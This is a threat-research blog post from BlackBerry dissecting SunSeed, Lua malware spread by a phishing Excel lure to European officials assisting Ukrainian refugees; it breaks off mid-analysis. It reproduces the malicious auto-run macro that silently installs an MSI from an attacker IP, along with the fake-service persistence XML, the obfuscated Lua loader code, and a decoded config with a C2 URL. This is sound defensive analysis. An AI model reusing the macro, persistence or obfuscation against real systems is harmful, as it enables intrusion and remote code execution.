
Threat Thursday: SunSeed Malware Targets Ukraine Refugee Aid Efforts

blogs.blackberry.com/en/2022/03/threat-thursday-sunseed-malware

The BlackBerry Research & Intelligence Team



Newly Discovered Malware Strikes European Government Personnel Aiding Ukrainian Refugees

With everyone's attention turned to Ukraine, it was inevitable that this source of disquiet would be used by attackers as the subject of a phishing lure. A news report earlier this month showed that the European government personnel responsible for assisting refugees fleeing from Ukraine were likely targeted by a threat group called Ghostwriter - also known as TA445 or UNC1151 - who have previously been identified as working in the interests of Belarus.

Researchers discovered that an email, originating from a UKR[.]net email address, was sent to a European government entity containing a malicious Excel® document. UKR.net is a popular Ukrainian ISP and email provider, primarily used for personal email account creation. The email had the following subject line: "IN ACCORDANCE WITH THE DECISION OF THE EMERGENCY MEETING OF THE SECURITY COUNCIL OF UKRAINE DATED 24.02.2022."

Researchers also theorize that the sender's email account might belong to a member of the Ukrainian military, and was potentially compromised in a prior phishing campaign targeting Ukrainian soldiers and civilians.

Technical Analysis: Into the "Lua-Verse"

Infection Vector

Upon opening the malicious Excel document, the victim is presented with a fake splash screen prompting them to "Enable Content", as seen in Figure 1.




Figure 1 - Fake splash screen encouraging user to enable malicious content

This fake splash screen is made from images; however, the Excel sheet is protected so that the victim cannot interact with the images to determine that it is a facade. If the victim enables the content, then the following macro is run:

```
(General)                                   Auto_Open
Function Auto_Open()
    Set a = CreateObject("WindowsInstaller.Installer")
    a.UILevel = 2
    a.InstallProduct "http://84.32.188.141"
End Function
```

Figure 2 - Malicious macro that installs SunSeed

Installation

This macro creates a Windows® installer object and sets its UILevel to 2. As shown in the snippet below from the MSDN documentation, this is the setting for a "Silent Installation."

msiUILevelNone	2	Silent installation.

Finally, the macro calls the InstallProduct method, passing it a URL. This prompts Windows to fetch an MSI installer from the specified URL, and to install it. Upon inspecting the fetched installer, we observed the following string:

00034200	Windows Installer XML Toolset (3.11.0.1528)

Figure 3 - String indicating the installer was built with Windows XML toolset

This string indicates that the installer was built with the Windows Installer XML (WiX) toolset. WiX is an open-source toolset originally developed by Microsoft to help users build installers for Windows. WiX installations are based on a WXS file containing XML, which describes the installation that is then compiled by the toolset. Using the WiX toolset, it is possible to reverse this process and generate XML describing the installer. This is done with the Dark tool, which is shipped with WiX:

“dark.exe {name of MSI file} -x {path to extract into}”

This command also extracts the files packaged inside the installer, which we will describe in more detail shortly.

Looking at the generated WXS XML, we see that the goal is to register a fake “Software Protection Service,” as shown in Figure 4.

```xml
<?xml version="1.0" encoding="utf-8"?>
<Wix xmlns="http://schemas.microsoft.com/wix/2006/wi">
    <Product Id="{5DF448E6-8391-46E8-8A36-65163F9C0874}" Codepage="932" Language="1041" Manufacturer="Microsoft" Name="Software Protection Service" UpgradeCode="{DD57B84F-C2BB-4E5A-930A-6722F2812BB9}" V
        <Package Comments="This installer database contains the logic and data required to install Software Protection Service." Compressed="yes" Description="Software Protection Service" InstallPrivile
         Platform="x86" SummaryCodepage="932" />
        <CustomAction Id="Action1_sppsvc.exe" FileKey="sppsvc.exe" ExeCommand="C:/ProgramData/.security-soft/print.lua" Return="asyncNoWait" Execute="deferred" />
        <Directory Id="TARGETDIR" Name="SourceDir">
            <Component Id="TARGETDIR" Guid="{5DF448E6-8391-46E8-8A36-6516F37C68E7}" KeyPath="yes">
                <CreateFolder Directory="TARGETDIR" />
                <RemoveFolder Id="TARGETDIR" Directory="TARGETDIR" On="uninstall" />
            </Component>
            <Directory Id="CommonAppDataFolder" Name="CommonAppDataFolder" ShortName="yhcj5x6n">
                <Component Id="Component.CommonAppDataFolder" Guid="{5DF448E6-8391-46E8-8A36-65163EF942F5}" KeyPath="yes">
                    <CreateFolder Directory="CommonAppDataFolder" />
                    <RemoveFolder Id="CommonAppDataFolder" Directory="CommonAppDataFolder" On="uninstall" />
                </Component>
                <Directory Id="INSTALLDIR" Name=".security-soft" ShortName="_cukkcgl">
                    <Component Id="Component.INSTALLDIR" Guid="{5DF448E6-8391-46E8-8A36-6516B3D77497}" KeyPath="yes">
                        <CreateFolder Directory="INSTALLDIR" />
                        <RemoveFolder Id="INSTALLDIR" Directory="INSTALLDIR" On="uninstall" />
                    </Component>
                    <Component Id="Component.lua5.1.dll" Guid="{5DF448E6-8391-46E8-8A36-6516652A6296}">
                        <File Id="lua5.1.dll" Name="lua5.1.dll" KeyPath="yes" ShortName="wjbtusmu.dll" DiskId="1" Source=".\File\lua5.1.dll" />
                    </Component>
                    <Component Id="Component.luacom.dll" Guid="{5DF448E6-8391-46E8-8A36-6516A8E98F11}">
                        <File Id="luacom.dll" Name="luacom.dll" KeyPath="yes" DiskId="1" Source=".\File\luacom.dll" />
                    </Component>
```

Figure 4 - WXS XML excerpt describing malicious installer

This code bootstraps itself via Window’s startup folder, as shown in Figure 5.

```xml
<Directory Id="StartupFolder" Name="StartupFolder" ShortName="aamjoupu">
    <Component Id="Component.StartupFolder" Guid="{5DF448E6-8391-46E8-8A36-65160DFA4B5A}" KeyPath="yes">
        <CreateFolder Directory="StartupFolder" />
        <RemoveFolder Id="StartupFolder" Directory="StartupFolder" On="uninstall" />
    </Component>
    <Component Id="Component._...oftware_Protection_Service.lnk" Guid="{5DF448E6-8391-46E8-8A36-6516C7317B73
        <File Id="_...oftware_Protection_Service.lnk" Name="Software Protection Service.lnk" KeyPath="yes" S
    </Component>
</Directory>
```

Figure 5 - WXS XML snippet showing the bootstrap mechanism

The installer contains the following files:

Filename	Purpose
Software Protection Service.lnk	Shortcut placed in Window’s startup folder to start on boot
http.lua	HTTP/1.1 client support (part of the LuaSocket library)
ltn12.lua	Part of the LuaSocket library
lua5.1.dll	Lua runtime
luacom.dll	Lua add-on for interacting with Window’s COM objects
mime.dll mime.lua	MIME support (part of the LuaSocket library)
print.lua	Malicious Lua script (SunSeed)
socket.dll socket.lua	LuaSocket library core
sppsvc.exe	Standalone Lua interpreter – direct from LuaBinaries 5.1.5 Windows x86 release
tp.lua	Unified SMTP/FTP subsystem (part of the LuaSocket library)
url.lua	URI parsing support (part of the LuaSocket library)

The majority of these files constitute a barebones installation of Lua, a lightweight open-source programming language. This is required for the core malicious script “print.lua” to run. The print.lua file is where this malware starts to get especially interesting.

Print.lua

At the top of the print.lua script is some config parsing code:

```
local function F(t)
    local e, o, n = "", "", {}
    local a = 256
    local d = {}
    for l = 0, a - 1 do
        d[l] = f(l)
    end
    local l = 1

    local function r()
        local e = s(c(t, l, l), 36)
        l = l + 1
        local o = s(c(t, l, l + e - 1), 36)
        l = l + e
        return o
    end

    e = f(r())
    n[1] = e
    while l < #t do
        local l = r()
        if d[l] then
            o = d[l]
        else
            o = e .. c(e, 1, 1)
        end
        d[a] = e .. c(o, 1, 1)
        n[#n + 1], e, a = o, o, a + 1
    end
    return table.concat(n)
end
```

Figure 6 - Function used to parse the config string

This is then followed by the config declaration:

```
local a =
    F(
    "23727427422Z275235239275101M111Q1I1V27927B1727E1T1K23523B2751K
)
```

Figure 7 - Declaration of global config variable using the above function

The following functions are also renamed at the top of the script, to make it more difficult for analysts to parse:

```lua
local i = string.byte
local f = string.char
local c = string.sub
local D = table.concat
local u = math.ldexp
local C = getfenv or function()
        return _ENV
    end
local l = setmetatable
local h = select
local r = unpack
local s = tonumber
```

Figure 8 - Renamed Lua functions for obfuscation purposes

Simplifying the config parsing script produces the following script:

```lua
local function parse_config(config)
    local e, o, n = "", "", {}
    local a = 256
    local lz_dict = {}
    for l = 0, a - 1 do
        lz_dict[l] = string.char(l)
    end

    local index = 1

    local function consume_next_token()
        local bytes_to_consume = tonumber(string.sub(config, index, index), 36)
        index = index + 1
        local value = tonumber(string.sub(config, index, index + bytes_to_consume - 1), 36)
        index = index + bytes_to_consume
        return value
    end

    e = string.char(consume_next_token())
    n[1] = e
    while index < #t do
        local token = consume_next_token()
        if lz_dict[token] then
            o = lz_dict[token]
        else
            o = e .. string.sub(e, 1, 1)
        end
        lz_dict[a] = e .. string.sub(o, 1, 1)
        a = a + 1
        e = o
        n[#n + 1] = o
    end
    return table.concat(n)
end
```

Figure 9 - Simplified config parsing function

For those familiar with compression algorithms, this is recognizable as an implementation of LZ decompression. This decompress function consumes tokens from the config by reading a single character, which is then converted from base 36. This first value indicates how many characters to consume for the actual token, which is then also base 36 decoded.

Here is a quick example:

Config = "237274274222Z2752…"

The character "2" is consumed and converted from base36 (this is still equal to 2 in base 10)

The two characters "37" are consumed and converted from base36 (= 115 in base 10)

The token 115 maps to "s"

Figure 10: Consuming an LZ token from the config data

This process is then repeated, and the config is decompressed:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  73 73 73 73 73 6B 73 73 73 71 75 73 73 73 00 16  ssssksssqusss..
00000010  01 1A 12 1F 71 75 73 73 73 00 07 01 1A 1D 14 71  ....qusss......q
00000020  77 73 73 73 14 00 06 11 71 74 73 73 73 01 16 02  wsss....qtsss...
00000030  06 1A 01 16 71 75 73 73 73 1F 06 12 10 1C 1E 71  ....qusss......q
00000040  7F 73 73 73 30 01 16 12 07 16 3C 11 19 16 10 07  .sss0.....<.....
00000050  71 69 73 73 73 20 10 01 1A 03 07 1A 1D 14 5D 35  qisss ........]5
00000060  1A 1F 16 20 0A 00 07 16 1E 3C 11 19 16 10 07 71  ... .....<.....q
00000070  75 73 73 73 37 01 1A 05 16 00 71 77 73 73 73 3A  usss7.....qwsss:
00000080  07 16 1E 71 72 73 73 73 30 71 7F 73 73 73 20 16  ...qrsss0q.sss .
00000090  01 1A 12 1F 3D 06 1E 11 16 01 71 72 73 73 73 5E  ....=.....qrsss^
000000A0  71 73 73 73 73 71 70 73 73 73 1D 06 1F 71 78 73  qssssqpsss...qxs
000000B0  73 73 00 1C 10 18 16 07 5D 1B 07 07 03 71 74 73  ss......]....qts
000000C0  73 73 01 16 02 06 16 00 07 71 67 73 73 73 1B 07  ss.......qgsss..
000000D0  07 03 49 5C 5C 4B 47 5D 40 41 5D 42 4B 4B 5D 4A  ..I\\KG]@A]BKK]J
000000E0  45 5C 73 71 75 73 73 73 00 1C 10 18 16 07 71 76  E\squsss......qv
000000F0  73 73 73 00 1F 16 16 03 70 73 73 73 73 73 73 7B  sss.....psssssss{
00000100  33 71 76 73 73 73 03 10 12 1F 1F 71 79 73 73 73  3qvsss.....qysss
00000110  1F 1C 12 17 00 07 01 1A 1D 14 71 7D 73 73 73 10  ..........q}sss.
00000120  1C 1F 1F 16 10 07 14 12 01 11 12 14 16 5C 73 73  ..............\ss
00000130  73 00 63 83 8C 52 63 73 73 01 73 43 73 44 73 73  s.cfŒRcss.sCsDss
00000140  73 04 53 83 8C 44 53 73 73 08 5B 83 8C 44 5B 73  s.SfŒDSss.[fŒD[s
```

Figure 11 - Decompressed malware config

Sadly, this still appears to be gibberish, so we have more work to do to make its purpose clear.

Following the Lua script, it goes on to declare many functions. However, at the very bottom of the script is a final invocation:

```
return E(F(), {}, C())()
```

Figure 12 - Call made at the end of the Lua script

“E” is the main function of the code. “C,” which was declared further up the script, and shown in Figure 8, is a function that returns the Lua environment variable _ENV. So, from here we will look at the call to “F.” F was originally the function that decompressed the embedded configuration; however, it is redeclared later, as shown in Figure 13.

```
local function F()
    local f = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}
    local e = {}
    local c = {}
    local a = {f, nil, e, nil, c}
    for l = 1, o() do
        e[l - 1] = F()
    end
    a[4] = d()
    local e = o()
    local c = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}
    for o = 1, e do
        local e = d()
        local l
        if (e == 1) then
            l = (d() ~= 0)
        elseif (e == 3) then
            l = s()
        elseif (e == 2) then
            l = u()
        end
        c[o] = l
    end
    a[2] = c
    for a = 1, o() do
        local c = n(o(), 114)
        local o = n(o(), 55)
        local n = l(c, 1, 2)
        local e = l(o, 1, 11)
        local e = {e, l(c, 3, 11), nil, nil, o}
        if (n == 0) then
            e[3] = l(c, 12, 20)
            e[5] = l(c, 21, 29)
        elseif (n == 1) then
            e[3] = l(o, 12, 33)
        elseif (n == 2) then
            e[3] = l(o, 12, 32) - 1048575
        elseif (n == 3) then
            e[3] = l(o, 12, 32) - 1048575
            e[5] = l(c, 21, 29)
        end
        f[a] = e
    end
    return a
```

Figure 13 - Redeclared version of F

After some further digging, it turns out that this function parses the config that was decompressed earlier. The functions “o” and “d” here – which pull data from the config – consume four- and one-byte values respectively, and they XOR each byte with 0x73. Jumping the gun and XOR-decoding the entire config gives us the following.

```
00 00 00 00 00 18 00 00 00 02 06 00 00 00 73 65   ..............se
72 69 61 6C 02 06 00 00 00 73 74 72 69 6E 67 02   rial.....string.
04 00 00 00 67 73 75 62 02 07 00 00 00 72 65 71   ....gsub.....req
75 69 72 65 02 06 00 00 00 6C 75 61 63 6F 6D 02   uire.....luacom.
0C 00 00 00 43 72 65 61 74 65 4F 62 6A 65 63 74   ....CreateObject
02 1A 00 00 00 53 63 72 69 70 74 69 6E 67 2E 46   .....Scripting.F
69 6C 65 53 79 73 74 65 6D 4F 62 6A 65 63 74 02   ileSystemObject.
06 00 00 00 44 72 69 76 65 73 02 04 00 00 00 49   ....Drives.....I
74 65 6D 02 01 00 00 00 43 02 0C 00 00 00 53 65   tem.....C.....Se
72 69 61 6C 4E 75 6D 62 65 72 02 01 00 00 00 2D   rialNumber.....-
02 00 00 00 00 02 03 00 00 00 6E 75 6C 02 0B 00   .........nul...
00 00 73 6F 63 6B 65 74 2E 68 74 74 70 02 07 00   ..socket.http...
00 00 72 65 71 75 65 73 74 02 14 00 00 00 68 74   ..request.....ht
74 70 3A 2F 2F 38 34 2E 33 32 2E 31 38 38 2E 39   tp://84.32.188.9
36 2F 00 02 06 00 00 00 73 6F 63 6B 65 74 02 05   6/......socket..
00 00 00 73 6C 65 65 70 03 00 00 00 00 00 00 08   ...sleep........
40 02 05 00 00 00 70 63 61 6C 6C 02 0A 00 00 00   @.....pcall.....
6C 6F 61 64 73 74 72 69 6E 67 02 0E 00 00 00 63   loadstring.....c
6F 6C 6C 65 63 74 67 61 72 62 61 67 65 2F 00 00   ollectgarbage/..
00 73 10 F0 FF 21 10 00 00 72 00 30 00 37 00 00   .s.ðÿ!...r.0.7..
00 77 20 F0 FF 37 20 00 00 7B 28 F0 FF 37 28 00   .w ðÿ7 ..{(ðÿ7(.
00 76 10 20 00 37 10 00 00 76 08 60 00 37 08 00   .v. .7...v.`.7..
00 7B 38 F0 FF 37 38 00 00 76 10 20 00 37 10 00   .{8ðÿ78..v. .7..
00 76 08 80 00 37 08 00 00 76 08 90 00 37 08 00   .v.€.7...v...7..
00 7F 50 F0 FF 2F 50 00 00 76 18 20 00 24 18 00   ..Pðÿ/P..v. .$..
00 76 08 B0 00 37 08 00 00 7B 60 F0 FF 37 60 00   .v.°.7...{`ðÿ7`.
00 7F 68 F0 FF 37 68 00 00 72 20 20 00 37 20 00   ..hðÿ7h..r  .7 .
00 73 08 F0 FF 37 08 00 00 73 20 F0 FF 38 20 00   .s.ðÿ7...s ðÿ8 .
00 77 78 F0 FF 2B 78 00 00 72 10 20 00 37 10 00   .wxðÿ+x..r. .7..
```

Figure 14 - The decoded config

This starts to reveal the goal of the Lua code.

Deeper into the Lua-verse

Jumping back to function F, there are three distinct “for” loops, where each loop decodes a segment of the config. The first loop does not achieve anything, as the loop counter is zero. However, the second loop parses a table of variables. Before focusing on the second loop, it is first necessary to look at the declaration of the variable "a,” which is populated with the parsed config data:

```
local f = {0, 0, 0, 0, 0, 0, 0, 0,
local e = {}
local c = {}
local a = {f, nil, e, nil, c}
```

Figure 15 - Declaration of config variable 'a'

Note here that “f” is a table with 47 items, which are all initially declared as zero. Next, we see the excerpt of function F containing the second “for” loop:

```
a[4] = d()
local e = o()
local c = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0}
for o = 1, e do
    local e = d()
    local l
    if (e == 1) then
        l = (d() ~= 0)
    elseif (e == 3) then
        l = s()
    elseif (e == 2) then
        l = u()
    end
    c[o] = l
end
a[2] = c
```

Figure 16 - Excerpt of function F that decodes the variable table

Inside this second “for” loop, each iteration declares a local variable “e” that is used for deciding which “if-else” code block to enter. The function d consumes a single byte from the config, which is parsed as an integer. This value corresponds to the data type of the variable and how to parse it. The three data types are as follows:

0x01 = ? (Unused)
0x02 = String
0x03 = Integer

However, the script only makes use of data types 0x02 and 0x03. The most common variable type is the string type (0x02) that results in a call to function “s.” This reads a four-byte integer that is the length of the string, and then it reads the actual string using the length value. Before the loop is entered, function o is called, which first reads a four-byte integer that is used to figure out the number of iterations required for the loop. The following diagram in Figure 16 illustrates this process.




Figure 17 - Visual representation of the config parsing process

The first five bytes, as shown above, are consumed as the first loop counter (zero) and a one-byte integer (also zero), which is stored in a[4]. Next, the second loop counter is consumed (0x18 = 24), which indicates the variable section of the config contains 24 values.

Next the loop starts parsing these values. The first variable is a string type (0x02), so first a length is decoded (0x06 = 6), and then the string itself is read ("serial"). Following the same procedure for the next variable gives the string "string," followed by "gsub," and so on.

In fact, only one variable of type integer (0x03) is found in the entire config. After decoding, this integer evaluates to three. The last value stored in the variable table is the string "collectgarbage." In the diagram in Figure 16, the black cursor marks the end of the variable table.

The third loop, and therefore final section of the config, is where SunSeed gets interesting. The last loop counter, found after the variable table, is 0x2f = 47. This explains the reasoning behind the table of 47 zeroes declared initially, which is to hold the 47 decoded values from this final section of the config. This section of the config is comprised of 47 “frames,” which are decoded from two four-byte values.

Stepping Into the Machinery

Incredibly, it appeared that the authors of SunSeed had created a quasi-virtual machine (VM) in the last function E, referenced earlier and shown in Figure 12. After some digging however, it seems that the heavily obfuscated print.lua could in fact be the work of an open-source Lua obfuscator called “Prometheus.” (Not to be confused with the Traffic Direction System of the same name, which we previously described in a blog.)

The Prometheus obfuscator includes both a “VMify” step, which converts the Lua script into bytecode and creates a VM to process it, and a “ConstantArray” step that puts all variables into a table at the start of the script. This is starting to sound eerily familiar. Either way, this virtual machine consumes the previously mentioned 47 frames, using the variable table and a makeshift set of “registers” to execute the core functionality of SunSeed.

The VM is instrumented as a big loop with a convoluted set of “if-else” statements that perform the same function as a switch statement with different cases, where each case can be thought of as a single instruction. Digging into this VM helps explain how the frame data is used. The first 10 frames are as follows:

	Index			
Frame	**1**	**2**	**3**	**5**
1	22	0	2	4118
2	0	0	0	3
3	0	1	4	8192
4	0	2	5	10240
5	0	1	2	2

6	0	1	1	6
7	0	2	7	14336
8	0	1	2	2
9	0	1	1	8
10	0	1	1	9

At the start of the loop, the first frame is consumed, and the first item (22) is used to identify the “if” statement block to drop into. This VM “instruction” is shown in Figure 18, below.

```
else
    local D
    local s
    local t
    local d
    local h
    local a
    o[l[2]] = i[n[l[3]]]
    e = e + 1
    l = c[e]
    o[l[2]] = o[l[3]][n[l[5]]]
    e = e + 1
    l = c[e]
    o[l[2]] = i[n[l[3]]]
    e = e + 1
    l = c[e]
    o[l[2]] = n[l[3]]
    e = e + 1
    l = c[e]
    a = l[2]
    h = {}
    d = 0
    t = a + l[3] - 1
    for l = a + 1, t do
        d = d + 1
```

```
    h[d] = o[l]
end
s = {o[a](r(h, 1, t - a))}
t = a + l[5] - 2
d = 0
for l = a, t do
    d = d + 1
    o[l] = s[d]
end
f = t
e = e + 1
l = c[e]
o[l[2]] = o[l[3]][n[l[5]]]
e = e + 1
l = c[e]
o[l[2]] = n[l[3]]
e = e + 1
```

Figure 18 – The if-else code block for “action” 22

For context:

n = The variable table decoded from the second section of the config
i = The Lua environment variable _ENV
o = The makeshift register storage
l = The current frame

After some local variable declarations, we find the following line:

o[l[2]] = i[n[l[3]]]

Here, frame index 3 (l[3] = 2) is used as a lookup into the variable table (n[2] = ”string”), which is then used to index into the _ENV variable (i). This value is then stored in the register table (o) using the frame index 2 (l[2] = 0). Simplifying this gives us the following:

o[0] = _ENV[”string”]

This code is loading the string function table from the Lua environment, which contains references to Lua’s core string manipulation functions. The next two lines are:

e = e + 1
l = c[e]

These steps are simply advancing to the next frame. Following this procedure, the first 10 frames simplify down to:

```
o[0] = _ENV["string"]
o[0] = o[0]["gsub"]
o[1] = _ENV["require"]
